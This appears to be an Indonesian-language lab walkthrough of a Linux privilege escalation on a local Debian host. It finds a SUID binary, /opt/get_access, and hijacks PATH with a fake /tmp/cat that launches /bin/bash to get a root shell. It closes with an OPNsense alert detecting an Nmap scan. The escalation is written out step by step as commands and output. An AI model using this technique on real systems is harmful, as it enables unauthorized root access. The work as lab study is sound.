└─$ ssh dexter@192.168.1.105
dexter@192.168.1.105's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 25 08:43:19 2021 from 192.168.1.3
dexter@debian:~$
```

-melihat list file yang bisa dilihat dexter dan membaca isi file .profile, disini ditemukan petunjuk untuk menuju ke akses root




```
dexter@debian:~$ ls -la
total 32
drwxrwx--- 3 dexter dexter 4096 Sep 25  2021 .
drwxr-xr-x 4 root   root   4096 Sep 25  2021 ..
-rwxrwx--- 1 dexter dexter    6 Sep 25  2021 .bash_history
-rwxrwx--- 1 dexter dexter  220 Aug  4  2021 .bash_logout
-rwxrwx--- 1 dexter dexter 3526 Aug  4  2021 .bashrc
drwxrwx--- 3 dexter dexter 4096 Sep 25  2021 .local
-rwxrwx--- 1 dexter dexter  198 Sep 25  2021 note.txt
-rwxrwx--- 1 dexter dexter  807 Aug  4  2021 .profile
dexter@debian:~$ cat note.txt
It seems to me that there is a weakness while accessing the system.
As far as I know, the contents of executable files are partially viewable.
I need to find out if there is a vulnerability or not.
dexter@debian:~$ 
```

-mencari file executable di folder root dan ditemukan file bash /opt/get_access




```
dexter@debian:~$ find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
-rwsr-xr-x 1 root root 16816 Sep 25  2021 /opt/get_access
-rwsr-xr-x 1 root root 58416 Feb  7  2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 35040 Jul 28  2021 /usr/bin/umount
-rwsr-xr-x 1 root root 88304 Feb  7  2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 182600 Feb 27  2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 63960 Feb  7  2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 44632 Feb  7  2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 71912 Jul 28  2021 /usr/bin/su
-rwsr-xr-x 1 root root 55528 Jul 28  2021 /usr/bin/mount
-rwsr-xr-x 1 root root 52880 Feb  7  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 481608 Mar 13  2021 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 51336 Feb 21  2021 /usr/lib/dbus-1.0/dbus-daemon-
launch-helper
dexter@debian:~$ 
```

-melihat isi string di file /opt/get_access




```
dexter@debian:~$ strings /opt/get_access
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
Could not create socket to access to the system.
All services are disabled. Accessing to the system is allowed only within work
ing hours.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
```

-mengeksport /bin/bash supaya file /opt/get_access bisa dijalankan




```
dexter@debian:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
dexter@debian:~$ echo '/bin/bash' >> /tmp/cat
dexter@debian:~$ export PATH=/tmp:$PATH
dexter@debian:~$ echo $PATH
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
dexter@debian:~$ chmod +x /tmp/cat
dexter@debian:~$ 
```

-jalankan file /opt/get_access dan disini didapatkan akses root



```
dexter@debian:~$ /opt/get_access
root@debian:~# whoami
root
root@debian:~# ls
note.txt
root@debian:~# cat note.txt
root@debian:~# 
```

Deteksi aktivitas scanning pada nmap pada firewall OPNsense



Alert info

Timestamp	2023-03-01T11:43:16.739561+0000
Alert	ET SCAN Possible Nmap User-Agent Observed
Alert sid	2024364
Protocol	TCP
Source IP	192.168.100.5
Destination IP	192.168.1.105
Source port	52278
Destination port	80
Interface	lan
http hostname	192.168.1.105
http url	/
http user_agent	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
http content_type	text/html
Configured action	☑ Enabled Alert

System Requirement

OPNsense:
-OPNsense 23.1-amd64
-FreeBSD 13.1-RELEASE-p5
-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4